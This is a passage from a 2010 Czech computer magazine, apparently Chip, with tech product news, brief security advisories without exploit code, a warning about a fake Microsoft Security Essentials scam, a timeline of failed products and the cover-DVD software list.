Tým Norton společnosti Symantec představil beta verzi bezpečnostního řešení Norton 360 verze 5.0. Nová verze poskytuje ochranu, včetně technologie založené na ověřování pověsti programů. Norton 360 beta tvoří komplexní bezpečnostní řešení včetně ochrany identity, automatického zálohování a optimalizace počítače. Všechna nastavení jsou intuitivní a snadná a navíc program pracuje na pozadí, takže uživatele nijak neruší při práci a zábavě. Uživatelé mohou díky antiphishingovým technologiím, ochraně identity a aplikaci Norton Safe Web bez obav nakupovat na internetu nebo využívat online bankovníctví. Norton 360 beta nabízí také možnost zálohovat důležité soubory nebo fotografie online a umožňuje k nim vzdálený přístup i případné obnovení odkudkoli z internetu. Novinka umožňuje optimalizovat výkon počítače, takže uživatelé nemusí zbytečně nečekat, než se počítač spustí nebo nahraje aplikace. Beta Norton 360 verze 5.0 je nyní zdarma ke stažení na stránkách Symantecu.

INFO: adobe.com



NOVÁ BEZPEČNOSTNÍ RIZIKA

MICROSOFT WINDOWS SERVER 2008

V operačním systému Microsoft Windows Server 2008 byla nalezena zranitelnost, která se vyskytuje v panelu nastavení barev systému, jenž načítá knihovny bez předchozí kontroly jejich správnosti. To může být zneužito k načtení knihovny a spuštění libovolného kódu. Zranitelnost je potvrzena na plně updatované verzi Windows Server 2008 Enterprise s balíkem záplat SP2. Zasaženy mohou být ale i ostatní verze. Více informací je možné nalézt na serveru Secunia.com (<http://secunia.com/advisories/41874/>).

ŘEŠENÍ Mezera zatím není zazáplatována, doporučujeme zvýšit opatrnost.
Info: zpravy.actinet.cz

SUN SOLARIS APACHE HTTP SERVER

Oracle připustil existenci několika zranitelností v HTTP Serveru Apache na systému Sun Solaris. Ty mohou být zneužity lokálními uživateli například k obcházení určitých bezpečnostních opatření, získání přístupu k citlivým informacím, manipulaci s určitými daty, nebo mohou umožnit zapříčinění Denial of Service. Více informací naleznete v originálním vyjádření na adrese http://blogs.sun.com/security/entry/multiple_vulnerabilities_in_the_apache.

ŘEŠENÍ Záplaty zranitelností najdete na webu společnosti Sun u výše uvedené zprávy.
Info: zpravy.actinet.cz

Bankovníctví Šifrování

Slabina v šifrování ohrožuje bezpečnost internetového bankovníctví. Rizika se týkají aplikací vyvinutých pomocí Microsoft ASP.Net, kde chybné zpracování při změně šifrovaných dat v cookie poskytuje útočníkům vodítka k odhalení klíčů použitých během on-line bankovní operace. Útok založený na této chybě by mohl umožnit hackerům dešifrovat unesené cookies.

Řešením je použití alternativních metod zajištění bankovních operací.
INFO: zpravy.actinet.cz

Microsoft IE: Prastará chyba

Přes dva roky známá bezpečnostní mezera dává Internet Exploreru řádně zabrat. Využitím slabiny v podpoře CSS se stále více hackerů dostává k datům účtů pro webové stránky. O chybě informovala jistá japonská webová stránka už před dvěma lety. Mezitím se všechny ostatní browsery zabezpečily, jen pro Internet Explorer dosud žádná záplata není. Nejlépe uděláte, budete-li používat jiný browser.

INFO:
microsoft.com



50%
všech malwarových
nákaz vzniklo
ve školách a na
univerzitách.


Apple QuickTime: Zadní vrátka dokořán

Přes nedokumentovaný parametr v ActiveX plug-inu pro QuickTime mohou útočníci propašovat do PC škodlivý kód. Využívají k tomu možnost QuickTimeu ovládat funkce v cizích DLL – a dokonce tak obcházet Data Execution Prevention (DEP). Zranitelné jsou verze 7 a 6. Záplata však dodnes neexistuje. Nejraději proto ActiveX plug-in deaktivujte.
INFO: zpravy.actinet.cz

Superhackeri dokážou přelstít virové skenery

**Hackeri vyvinuli software, který umí ošálit hlídače virů.
Microsoft by dokázal poskytnout ochranu, jenomže nesmí...**

Moderní virové skenery sázejí při rozpoznávání škodlivého softwaru na dvě možnosti: signatury a rozpoznávání podle chování. V prvním případě porovnávají části spuštěného programu se seznamem typických řetězců (signatur) a odhalí tak většinu škůdců. Pro útočný software, pro nějž dosud nejsou známy signatury, se používá druhá možnost. Zde antivirový nástroj sleduje každé vyvolání programu a registruje podivné způsoby chování aplikace. Právě toto sledování chování nyní hackeri skupiny Matousec obelstili. Jakmile aplikace vyvolá určitou systémovou funkci, například pro zavedení ovladače, antivirový program nejprve zkontroluje, zda by za voláním nemohl vést zlý úmysl. Není-li tomu tak, antivir volání předá vlastní systémové funkci k provedení. Hackerská skupina ovšem umí šikovným střídáním kontextu (přepínáním mezi dvěma běžícími procesy) ve zkoušce obstát a škodlivý kód zavést. K tomu útočníci využívají tzv. „SSDT hooks“ v jádru Windows, aby například po kontrole změnili název ovladače, který má být zaveden. Skupina uvádí 34 renomovaných výrobců antivirů, jejichž produkty jsou zranitelné.



Skener ve Windows: Microsoft nabízí výrobcům antivirů pro jejich nástroje bezpečné API.

Výhoda pro hackeri: Rezignace na pomoc

Podle většiny výrobců antivirů je však útok velmi nepravděpodobný, poněvadž v důsledku změn blízkých systému se spíše objeví „modrá obrazovka“, než aby virový skener nechal útočníka projít. Počínaje verzí Windows 7 nabízí Microsoft výrobcům speciální API, které SSDT hooks nepotřebuje. Podle názoru výrobců však toto rozhraní nezahrnuje všechny nezbytné sledovací funkce. Proto výrobci raději pracují na vlastních řešeních.
INFO: matousec.com

Antiviroví podvodníci



Trik: První hláška podvodníka podezřele nevypadá...

Minulý týden se objevil nový podvržený Microsoft Security Essentials. Jestliže jste si tento bezplatný bezpečnostní nástroj od Microsoftu sami nestáhli a nenainstalovali, nedejte se v žádném případě oklamat, jestliže se vám najednou začnou zobrazovat hlášení podobná těm na obrázcích.

To by se vám mohlo stát, kdybyste se zatoulali na nějaký napadený web, který by dokázal skulinkou v zabezpečení vašeho počítače protáhnout k vám podvodný program; soubor tohoto zškodníka se zpravidla jmenuje hotfix.exe nebo mstsc.exe. Jakmile se dostane do počítače, nastaví se tak, aby se spouštěl při náběhu Windows, a pak běží na pozadí a čeká na vhodnou příležitost zobrazit hlášku.

Odkliknete-li, že chcete počítač vyčistit (na obrázku tlačítka „Clean computer“ nebo „Apply actions“), podvodník předstírá pokus počítač vyčistit, a poté ohlásí, že nákazu sám odstranit nedokáže; v ten okamžik nabídne „Scan online“ za účelem nalezení

„vhodného“ nástroje. Pro zvýšení důvěryhodnosti jsou podvodné nástroje vypsány mezi logy známých bezpečnostních firem. Ty podvodné mají jména AntiSpy-Safeguard, Major Defense Kit, Peak Protection, Pest Detector

nebo Red Cross. Pamatovat si je nemusíte – jak vidíte, jsou totiž jediné, které lze z okna stáhnout.

Kdybyste jeden z nabídnutých podvodných programů skutečně stáhli a nainstalovali, pak vám slíbí smyšlenou nákazu odstranit, musíte však nejprve zaplatit – a to je smysl tohoto podvodu. (Nadto není řečeno, že slibu dostojí.)

Tip 1: Jestliže vyskočí okno, které se tváří, že je od programu, který neznáte, patrně je to podvrh pocházející z návštěvy napadené webové stránky.

Tip 2: Důvěryhodné ochránce počítače získáte jedině tak, že si je sami nainstalujete z důvěryhodného zdroje.

Tip 3: Žádný legitimní bezpečnostní program nechce zaplatit právě v okamžiku, kdy potřebujete pomoci. Buď máte verzi zdarma, která umí, co umí, anebo máte verzi zaplacenou, která umí, co umí.

Pravý program Microsoft Security Essentials je již aktualizován tak, aby tohoto zškodníka rozpoznal a počítač před ním ochránil.

Evropský spam

V prvním pololetí roku 2010 se Evropa v generování spamu zařadila do rychlého pruhu, nechala za sebou Severní a Jižní Ameriku i tichomořskou Asii a získala titul „Hlavní zdroj spamu“. Podle zprávy Trend Micro o hrozbách za první pololetí 2010 objem nevyžádané pošty od ledna až do června 2010 trvale rostl, s krátkým

propadem v dubnu. Navzdory obecnému přesvědčení tvoří porno pouhá 4% spamu. 65% nevyžádané pošty generované po celém světě spadá do kategorie komerčních, podvodných e-mailů a e-mailů souvisejících se zdravotnictvím a léčivý a nejčastěji se využívá technika HTML spamu.

INFO: www.trendmicro.com



Sony VAIO VPCZ13Z9E/X Notebook s řadou rekordů

Notebook VAIO VPCZ13Z9E/X firmy Sony se může pochlubit hned řadou rekordních parametrů. Představuje kombinaci ultrapřenosnosti, vysokého výkonu a dokonalého zpracování, pořídit si ho však bude moci jen málokdo. I přes hmotnost 1,47 kg a rozměry odpovídající 13,3" displeji představuje Sony VAIO VPCZ13Z9E/X jeden z nejlépe vybavených a nejrychlejších notebooků. Jeho šasi je vyrobeno z uhlíkových vláken a hliníku. Do kompaktních rozměrů 210 × 23,8–32,7 × 314 mm se vešla i integrovaná optická mechanika, v případě nejluxusnější verze VPCZ13Z9E/X je to dokonce Blu-ray vypalovačka. Asi hlavní pozornost na sebe poutá čtveřice SSD disků (SSD modulů),

zapojených do režimu RAID 0 (4 × 64 GB) s celkovou kapacitou 256 GB.

13,3" displej má Full HD rozlišení – 1 920 × 1 080 bodů. O výpočetní výkon se stará procesor Intel Core i7-640M s 2,80GHz frekvencí, kterému asistuje 6 GB operační paměti. Grafický výkon má na starosti tandem výkonného čipu nVidia GeForce GT 330M a integrované grafiky Intel HD Graphics, mezi nimiž lze přepínat. Avizovaná výdrž notebooku by měla dosahovat šesti hodin. Notebook se ve výše popisované konfiguraci bude prodávat za doporučenou cenu 91 999 Kč vč. DPH. Později by měl být na trhu i levnější model Z13M9E.

INFO: www.sony.cz

Internetové vyhledávání

Vyhledávač letenek Aletenky.cz

Nová internetová služba zaměřená zejména na vyhledávání letenek byla koncem října spuštěna na adrese www.aletenky.cz. K hledání leteckého spojení přidává navíc databázi informací o aerolinkách a letištích na celém světě. Za použití služby nejsou účtovány poplatky, protože lety si rezervujete přímo u vybrané aerolinky. Pravidelně bude také přinášet informace o akčních nabídkách leteckých společností a zajímavé novinky z oblasti letecké přepravy. Uživatel si na jednom místě po rezervování letu zjistí podrobné informace o výchozím i cílovém letišti, například jakým způsobem se nejlépe dostane do

nejbližšího města nebo zda je k dispozici bezplatné internetové připojení. Pro každou leteckou společnost je mimo jiné k dispozici interaktivní mapa zobrazující všechny obsluhované trasy. Databáze letů a informací je aktualizována každý den.

INFO: www.aletenky.cz



Jaké obrázky Češi vyhledávají?

Nejvyhledávanější obrázky v roce 2010 potvrzují, že český národ se rád baví: v žebříčku vyhledávané Google Obrázky vede film, romantika, hobby a hudba. Zdaleka nejhledanějšími jsou obrázky s tematikou letošního filmového trháku Avatar. Zájem uživatelů o film a seriály potvrzuje i umístění kultovního seriálu Simpsonovi v první desítce. Nezapomínají ani na zvířata a nejvíce vyhledávají čtyřnohé kamarády, jako je pes nebo kůň.

V kurzu jsou i různé zájmy, zejména auta, moderní graffiti a také „emo“ styl. Mezi umělci dominují Lady Gaga a Justin Bieber.

INFO: www.google.cz

Satelitní vysílání

T-Mobile Televize

O2 má svoji O2 TV fungující na technologii IPTV. T-Mobile nemohl zůstat pozadu, ale musel přinést něco jiného. Proto přišel se satelitní televizí. T-Mobile Televize bude dostupná ve dvou programových nabídkách, Start a Standard – k dispozici budou až tři doplňkové balíčky. T-Mobile Televize umožňuje satelitní příjem českých a zahraničních stanic kdekoli na území ČR včetně HD rozlišení.

Základní varianta T-Mobile Televize nabízí šestnáct českých a slovenských programů + ČT a Novu v HD rozlišení. Tato služba není spojena s žádným pravidelným měsíčním poplatkem, zákazník ale musí uhradit plnou cenu za satelitní přijímač, anténu a TV kartu (celkem 5 999 Kč).

Nabídka Standard se smlouvou na dva roky nabízí 18

kanálů a 25 dalších stanic v českém a slovenském jazyce. Zákazník zároveň dostává satelitní přijímač i anténu za 1 korunu (vč. DPH). Za cenu 499 korun pořídí rovněž samotnou instalaci služby u sebe doma, přičemž aktivace je zcela zdarma. Měsíční paušál pak přijde na 449 korun (vč. DPH). Dodávané satelitní přijímače podporují vysílání v HD kvalitě a rovněž funkci PVR (Personal Video Recorder). Každý z uživatelů si bude moci přes USB připojit například externí disk nebo USB flash disk a nahrávat si libovolné programy.

Zákazníci, kteří uzavřou smlouvu na dva roky a již mají satelitní přijímač, ušetří prvních šest měsíců 50 procent na pravidelném měsíčním paušálu (Standard – 224,50 Kč vč. DPH).

INFO: www.t-mobile.cz



Připojení k internetu

Mobilní internet pro studenty

Pro všechny studenty je určena speciální nabídka sady mobilního internetu. Každý držitel ISIC karty, který si od 1. listopadu 2010 objedná O2 Mobilní internet sadu prostřednictvím speciální sekce ISIC na www.o2pripojse.cz, za ni zaplatí 295 Kč. Získá tak vše, co pro připojení na internet potřebuje - malý 3G USB modem Huawei E1750, SIM kartu a 5 týdnů surfování zdarma. Navíc oproti běžné ceně ušetří 700 Kč. Nákup je limitován jednou sadou na jednoho zákazníka a platí do vyčerpání zásob. I poté je však pro tyto zákazníky připravena trvalá zvýhodněná cena, ve které pořídí O2 Mobilní internet sadu o 500 korun levněji, tj. za 495 Kč.

INFO: www.o2pripojse.cz

PLACENÁ INZERCE

PLACENÁ INZERCE

3 TB na jednom disku!

První 3,5" pevný disk s 3TB kapacitou uvedla na trh společnost Western Digital. Pro dosažení takto vysoké kapacity byla využita technologie plošné hustoty záznamu 750 GB na plotnu a technologie pokročilého formátování (Advanced Format - AF). Disky jsou určeny především k zálohování.

Pevné disky s kapacitami nad 2,19 TB v současnosti představují bariéru pro hardware, firmware a software PC. Vyřeší to k disku dodávaný řadič kompatibilní s normou AHCI (Advanced Host Controller Interface). Orientační cena pevného disku WD Caviar Green s kapacitou 3 TB je 249 EUR.

INFO: www.wdc.com

Tiskárny HP LaserJet s technologií ePrint

Laserové tiskárny, kterým můžete poslat mail

Společnost HP představila novou řadu laserových barevných tiskáren a multifunkčních zařízení pro malé a střední firmy a podniky s přípravou pro novou technologii ePrint.

Technologie zabudovaná do nových tiskáren poskytne uživateli možnost tisknout bez ovladačů ze všech zařízení, která mají přístup na internet, tedy například i z chytrých telefonů, iPadů a podobně. Nemusí se totiž instalovat žádné ovladače. Stačí poslat požadovaný dokument na unikátní e-mail tiskárny, která ho pak vytiskne. Podporovány jsou dokumenty Office, dále PDF a JPEG. „Cloud“ HP dokument zpracuje a pošle ho na tiskárnu.

Jednou z nových tiskáren s technologií ePrint je i nejmenší barevná laserová tiskárna na



světě HP LaserJet Pro CP1025. Je vhodná pro domácnosti i pracovníky v malých podnicích, kteří chtějí tisknout barevně. Připojit se k ní mohou bezdrátově (Wi-Fi) nebo přes ethernetový kabel. Tiskárna je

čtyřprůchodová a její cena začíná na 4 490 Kč bez DPH.

Výkonnější tiskárna pro domácnosti či malé kanceláře se jmenuje HP LaserJet Pro CP1525. Pro náročnější uživatele má HP A3 barevnou tiskárnu HP LaserJet Enterprise CP5520 s detekcí typu papíru, která umožňuje tisk širokého spektra materiálů, od prezentací přes marketingové šablony až po letáky. Multifunkční zařízení HP LaserJet Pro CM1415 má barevný displej s úhlopříčkou 8,9 cm. Zjednodušuje zkopírování obou stran identifikačních karet na jednu stranu papíru.

INFO: www.hp.cz



11" Lenovo ThinkPad Edge

Mezi netbookem a notebookem

Nový 11" notebook ThinkPad Edge je nejmenší a nejlehčí z této řady. Je určen pro malé a střední podniky (SMB) a podle výrobce integruje výkon a vlastnosti ultrapřenosných netbooků do kompaktního obalu netbooku. Při velikosti 284 × 211 × 15,6–29,5 mm váží tento tenký notebook méně než 1,5 kg. Notebook můžete připojit k televizoru a sledovat filmy ve vysokém rozlišení přes video-výstup HDMI. Moderně pojatá a proti polití odolná klávesnice umožňuje pohodlné psaní. Ve výbavě je i webkamera, tři USB

porty a čtečka paměťových karet 4 v 1.

11" notebook ThinkPad Edge je k dispozici s ULV procesory Intel Core/Pentium nebo AMD Athlon Vision Pro. Díky až sedmi-hodinové výdrži při práci na baterie mohou uživatelé pracovat téměř celý den a být připojeni pomocí Wi-Fi nebo pomocí volitelného adaptéru k sítím 3G nebo 4G/WiMAX. ThinkPad Edge se dodává ve dvou barevných provedeních, černé a červené, a to za cenu od 10 990 Kč včetně DPH.

INFO: www.lenovo.cz

MS Windows Výhodná cena Windows 7

Až tři domácí počítače se staršími Windows můžete povýšit na Windows 7 Home Premium za zvýhodněnou cenu. Podmínkou je, že na počítačích už nějaká Windows jsou, a to XP nebo Vista, popřípadě Windows 7 Starter. Pro počítače bez operačního systému nebo bez zmíněných Windows nabídka neplatí. Balík nazvaný Windows 7 Home Premium Family Pack bude u českých prodejců k dostání za doporučenou cenu 3 990 Kč. Instalaci s touto licencí nebude možné přenášet na nové počítače; není vhodná pro ty, kdo často obměňují hardware.

INFO: www.micro-soft.cz

Měsíc.cz s rubrikou Trhy

Finanční server Měsíc.cz nově spustil na svých stránkách sekci Trhy, kterou najdete na adrese trhy.mesec.cz. Na jednom místě jsou zde k dispozici přehledně zpracované informace z akciových trhů v Česku i zahraničí, přehled podílových fondů či data z oblasti obchodování s cizími měnami a komoditami. Co návštěvníky serveru zaujme určitě nejvíce, to jsou interaktivní grafy, které nabízejí přepínání mezi pěti různými typy grafů, snadný výběr časového období tahem myši a technickou analýzu. Čtenáři mohou také po registraci sledovat živá online data z Burzy cenných papírů Praha a získávat tak aktuální kurzy bez zpoždění. I méně zkušení návštěvníci zde najdou praktické informace, díky nimž mohou získat základní přehled o fungování finančních trhů a v případě zájmu si najít svého obchodníka.

INFO: www.mesec.cz



PLACENÁ INZERCE



1970
TED videodisk
Telefunken vyvinul systém TeD (Television Electronic Disc), který přehrával filmy z plastových desek. Nikdo si ho ale nechtěl koupit.



1987
IBM PS/2

Byl koncipován jako nástupce velmi úspěšného IBM PC. „Personal System“ však zapadl kvůli nekompatibilitě se svým předchůdcem.



1995

Apple Pippin
2D grafika této konzole už nebyla v době uvedení konkurenceschopná. K nezájmu uživatelů přispěla i vysoká cena (600 USD) a hrozný design.

1999

Zbytečný formát

Super Audio CD slibovalo mnohem lepší zvuk než klasické CD. V době nákupu a stahování přes internet ale nemá tento nový formát smysl.



1965 | 1970 | 1975 | 1980 | 1985 | 1990 | 1995 |



1980
BTX

Předchůdce internetu, interaktivní systém BTX (Bildschirmtext), zůstal na okraji zájmu uživatelů. Přišel prostě příliš brzy – jako mnoho dalších „propadáků“.



1964

Videotelefon

Zařízení od amerického providera AT&T bylo jedním z mnoha, která se pokoušela nabídnout uživatelům videotelefonování. Neměli zájem.



1994

Chyby ve výpočtech

První generace procesorů Pentium dělala chyby v některých specifických výpočtech kvůli tzv. FDIV bugu.



1998

Špatný start pro satelitní telefony

Vybudování sítě Iridium pro provoz satelitních telefonů stálo pět miliard dolarů. Dva roky po startu její tvůrce zbankrotoval. Dnes tuto celosvětovou telekomunikační síť provozuje nástupnická organizace.

Časová osa Chipu PROPADÁKY

Produkty, které se neujaly, v podstatě existují od nástupu moderních technologií. Některé **výrobky se staly „propadáky“** kvůli vývojovým chybám, jiné kvůli špatnému marketingu, další zařízení prostě v době jejich uvedení nikdo nepotřeboval.

CHRISTOPH SCHMIDT

Koncept videotelefonu, prostřednictvím něhož je s druhou osobou možné nejen mluvit, ale i se jí dívat do tváře, přestože je hodně vzdálená, se zdá fascinující. Uvažoval o něm dokonce i vynálezce telefonu Alexander Graham Bell a v roce 1880 popsals proces, při kterém by obraz mohl být převezen za pomoci světlocitlivého selenu.

Různé společnosti se snaží prodat videotelefony nebo jim podobná zařízení už několik desetiletí. A zkoušejí to znovu a znovu. Veřejný videotelefon mezi Norimberkem a Berlínem, představný ještě před druhou světovou válkou, je jen jednou epizodkou této historie. Telefony s obrazem, které nabízela v šedesátých letech firma AT&T, však nikdo nechtěl používat. V devadesátých letech neuspěla se

svými ISDN videotelefony ani společnost Deutsche Telekom. Důvod neúspěchu těchto produktů nebyl ani tak technologický, jako spíše psychologický. Uživatelům vadila a vadí ztráta soukromí, tedy možnost, že jim kdokoli zavolá a uvidí je nebo jejich domácnost.

Historie ale ukázala, že propadnout mohou i mnohem užitečnější produkty – stačí, když přijdou v nevhodný čas.



2000

Adonis
Bezhlukně chlazený počítač Apple G4 Cube poutal svým vzhledem pozornost – byl ale příliš drahý a nepraktický. Nebylo ho možné dovýbavit.

2006

Komplikovaný přehrávač
Přehrávač Zune od Microsoftu odrazoval potenciální kupce svými „DRM okovy“. Navíc se nevydařil ani vzhledově.



2007

Louda
Microsoft promrhal mnoho času na vývoj systému Windows Vista. Výsledek: Vista je pomalá, otravná a špatně se prodávala.

2009

Ochablá vlna
Služba Google wave měla nahradit e-mail, byla ale příliš složitá. Projekt tedy neuspěl a skončil.

TREND

Propadáký jsou těžko předvídatelné, takže do budoucna budeme svědky ještě mnoha dalších. Už teď jsou tu ale někteří kandidáti, kteří byli například ignorováni konkurencí ještě před uvedením (WiMAX), jejichž předchůdci vymírají (digitální rozhlasová technologie pro plošné vysílání – DAB) nebo které prosazuje jen jeden výrobce (datová přenosová technologie TransferJet firmy Sony).

2000

2005

2010

2003

Módní mobil


Siemens se snažil se svou řadou mobilů „Xelibri“ vyvolat velký poprask. Tato zařízení, vypadající jako rekvizity ze Star Treku, si však své nadšené obdivovatele nenašla a neprodávala se.



2004

Hladový procesor

Intel Pentium 4 „Prescott“, vyráběný 90nanometrovou technologií, měl přinést vyšší výkon a nižší spotřebu. Opak byl však pravdou. Díky tomuto debaklu dnes máme v procesorech důležité mechanismy úspory energie.



2008

Poražený

Ze dvou diskových formátů musel jeden prohrát – a prohrál formát HD-DVD na úkor Blu-ray technologie. Drahé HD DVD přehrávače nejsou svým majitelům k ničemu.



2010

Tablety s Windows

Tablety jsou populární, ale těm s Windows se příliš nedaří. Procesor Atom je na ně málo výkonný a systém není pro tablety ideální. Prosazuje se spíše Apple nebo zařízení s OS Android.



BTX: Někdejší on-line propadák

V současné době, kdy jsme svědky ohromného úspěchu internetu, si jen těžko dokážeme představit, že jeho předchůdci nedokázali uživatele vůbec zaujmout. Například německá pošta Deutschen Bundespost představila v roce 1977 on-line službu BTX (Bildschirmtext) „screen text“, interaktivní videotextový systém inspirovaný francouzským Minitel. Zákazníci však nepochopili jeho výhody a brzy ho překonal komplexnější internet. Český Telecom také nepřišel s nabídkou ISDN připojení ve vhodný čas. Technologie už byla na ústupu a nahrazovala ji ADSL.

Jsou i společnosti, kterým se podařilo uvést na trh mnoho propadáků, a přesto se stále drží. Například firma Apple chtěla v devadesátých letech za každou cenu uspět se svou herní konzolí. V roce 1995 představila konzoli s legračním jménem

„Pippin“, která se ovšem hardwarově nemohla vyrovnat a konkurovat hernímu zařízení Sony PlayStation z téhož roku – pro Apple to byl velký neúspěch. Pět let nato se nedařilo ani krásnému, tichému, ale nepraktickému počítači PowerMac G4 Cube. Apple příliš neuspěl ani se svým prvním PDA Newton nebo s podobným zařízením s klávesnicí eMate 300. Dobrý nápad a design prostě nejsou jedinými faktory, které zaručí úspěch.

Giganty IT: Chronologie neúspěchu

Ani další velikáni IT průmyslu nebyli ušetřeni velkých propadáků. Microsoft se svým nešťastným a nepoužitelným uživatelským rozhraním „Bob“ z roku 1995, s ošklivým MP3 přehrávačem Zune z roku 2006 nebo nedodělaným operačním systémem Windows Vista v roce 2007. Společnost IBM zase v devadesátých letech pohořela

v případě svého operačního systému OS/2 Warp, přestože byl lepší než Windows.

Výrobce procesorů Intel si v roce 2004 (téměř doslova) spalil prsty na příliš hladovém procesoru Pentium 4 „Prescott“, který neměl příliš dobře implementované technologie pro úsporu energie. Intel nezládl ani prosazení paměti RAMBUS. AMD se zase v roce 2007 nepovedl první procesor Phenom. Obsah vyrovnávací paměti se mohl v určitých případech ztratit a došlo ke zhroucení systému – tzv. „TLB bug“ se sice dal softwarově vyřešit, ale na úkor výkonu.

Je dobré vědět, že za tím, ze kterého produktu se stane propadák, stojí většinou uživatelé, kteří snadno odsoudí nepopulární technologie. Odmítli tak například chráněné audiosoubory a nekupovali je. Od roku 2007 se už prodávají skladby bez DRM ochrany a jsou úspěšné.



TO NEJLEPŠÍ z Chip DVD

Top software pro vaše PC: zajímavé plné verze, geniální nástroje, updaty a aktuální freeware najdete na Chip DVD.

ING. MARTIN KUČERA - VEDOUČÍ CHIP DVD - MARTIN.KUCERA@CHIP.CZ

Když zapomenete heslo k výroční zprávě v zahaslovaném excelovském souboru a takzvaně vám teče do bot, můžete jako poslední záchrana použít program Advanced Office Password Recovery, který se specializuje na hledání hesel v dokumentech DOC a XLS a který jsme pro vás připravili na Chip DVD. Daleko příjemnější, než použít výpočetní výkon počítače k prolamování neznámých hesel metodou hrubé síly, je nechat přepočítávat HD video z Blu-ray disků do jiného formátu, třeba pro váš smartphone, abyste na poradě při čtení výroční zprávy mohli nerušeně obdivovat křivky své oblíbené hollywoodské hvězdy.

Pro tyto účely je na Chip DVD připraven specialista Blu-ray DVD Ripper 11. Ke zpracování hudby a videa jsou určeny i programy Mediaraptor, Freemake Converter a LP Recorder. Očekávané uveřejnění nové verze AVG pro Chip se bohužel zpozdlilo kvůli testům, které se nedaly urychlit. Naposledy tedy najdete na Chip DVD verzi

AVG 9.0. Od příštího čísla vás však bude čekat plná verze komplexního zabezpečení, která bude mít ekvivalentní výbavu s AVG Internet Security 2011. Chip DVD je opět bootovatelný, tentokrát jsme použili operační systém openSUSE. Jde o kvalitní odladěný Linux, který vyvíjí firma Novell pro náročná firemní nasazení.



BEZPEČNÁ DATA PŘEDEVŠÍM

Chip DVD 12/10 byl před odevzdáním do výroby 3. 11. 2010 prověřen na výskyt virů následujícími aktualizovanými produkty: Kaspersky Antivirus 2010, F-Secure IS 2011, Norton AntiVirus 2010, AVG plus Firewall 9.0, Ad-Aware Pro, Microsoft Security Essentials, NOD32, avast! Free Antivirus a Panda Cloud Antivirus.

Poškozená nebo nečitelná média vyměňujeme obratem poštou na základě e-mailové žádosti zasláné na adresu redakce.chipdvd@chip.cz.



Linux jako živý

Díky live distribuci můžete vyzkoušet Linux **openSUSE 11.3** přímo z Chip DVD, aniž byste si cokoli instalovali do počítače. SUSE je tvořen komunitou vývojářů podporovaných společností Novell. Některé prvky z vývoje používá výrobce v profesionálních distribucích SUSE Linux Enterprise, určených pro nasazení ve firmách. K dispozici máte například nástroje na surfování na internetu, kancelářské aplikace, e-mailového klienta nebo programy pro práci s fotografiemi. Už při úvodním nastavení jazyka uživatelského rozhraní poznáte, že práce s openSUSE se zase tolik neliší od Windows. Logika ovládání je velmi podobná. K dispozici máte pracovní plochu, hlavní panel, alternativu nabídky Start i oznamovací oblast s hodinami a kalendářem. V základní výbavě systému najdete hned čtyři pracovní plochy. Přepínat je můžete pomocí čtyř tlačítek na hlavním panelu (hned vedle kalendáře a hodin) a také mezi nimi můžete přetahovat okna otevřených aplikací. Stačí ukázat na tlačítko plochy s programem, klikáním vybrat program k přemístění na jinou plochu, a pak jej přetáhnout myší na jinou plochu. Pro spuštění openSUSE 11.3 vložte Chip DVD do mechaniky, restartujte počítač a na-bootujte z tohoto DVD. Pro to je třeba okamžitě po spuštění PC mačkat klávesu [F8] a vybrat DVD jednotku jako zdroj bootování, nebo vejít do BIOS a DVD jednotku nastavit jako »First Boot Device«. Systém openSUSE není možné spustit ve Windows.

**Plná verze
Bez registrace**



Komplexní zabezpečení

Bezpečnostní řešení Comodo Internet Security vás ochrání před viry, spywarem, rootkity, boty a nebezpečnými aplikacemi. Navíc je šetrné k hardwarovým zdrojům PC.

Hledáte bezpečnostní řešení pro operační systém Windows, které obsahuje antivir, firewall a ochranu před nebezpečnými programy? Nové Comodo Internet Security Premium 2011 nabízí vše a navíc používá nejmodernější techniky včetně cloud kontroly souborů. Obsahuje integrovaný nástroj Sandbox, který spouští potenciálně nebezpečné aplikace ve virtuálním prostředí, takže nemohou poškodit váš systém. Pokud chcete vyzkoušet aplikaci, ke které nemáte důvěru, klikněte v Průzkumníku na spustitelný soubor pravým tlačítkem myši a zvolte »Spustit v COMODO sandboxu«. Comodo Internet Security navíc komunikuje v češtině. Můžete si vůbec přát od bezpečnostního balíku více?

Při testování programu jsme byli velice mile překvapeni, že v systému běží jen dva procesy, které navíc ani při zátěži nezabraly více než 30 MB v operační paměti. Vytížení procesu jen málokdy překročilo 1%.

Od okamžiku nainstalování programu se každých pár sekund zobrazí okno, ve kterém

musíte běžícím aplikacím povolit nebo zakázat komunikaci počítače s internetem. To je velmi otravné. Chcete-li si ušetřit práci, v záložce »Firewall« klikněte na »Důvěryhodné aplikace«. Otevře se nové okno, zde klikněte na »Zvolit« a vyberte »Běžící procesy«. Zobrazí se seznam všech běžících aplikací v systému, klikněte na tu, které chcete dát důvěru, a klikněte na »Zvolit«. Dobře však uvažte, která aplikace je skutečně důvěryhodná.

Na Chip DVD najdete plnou verzi bezpečnostního balíku Comodo Internet Security Premium, a to jak ve verzi pro 32bitové, tak ve verzi pro 64bitové operační systémy. Společnost Comodo tuto verzi distribuuje bezplatně, nemá tedy časová ani funkční omezení. Comodo má v nabídce ještě vyšší placenou verzi Complete 2011, která navíc řeší i zálohování nejdůležitějších souborů – nabízí on-line prostor 10 GB. Zajímavostí placené verze je pojištění na částku 15 000 USD, pokud je i při použití balíku zneužita vaše identita.

Win XP/Vista/7 (32/64b)

Plná verze

SEZNAM PROGRAMŮ NA CHIP DVD

PLNÉ VERZE

Blu-ray DVD Ripper 11
Comodo IS 2011
Mediaraptor 4.2
Password Recovery 5.0
Freemake Converter 1.1
LP Recorder 8.8
Magical UnInstall 2
Partition Master 6.1
PDF-XChange 4.0 Lite
Spy Sweeper 2011
Drive Space Organizer 2
openSUSE 11.3
Paragon System Backup
CleverPrint 2009 Pro
NetObject Fusion 10
Ocster Backup Pro 4
Outpost Firewall Pro 7
SecureDisc Creator 2.1
Xara3D 3
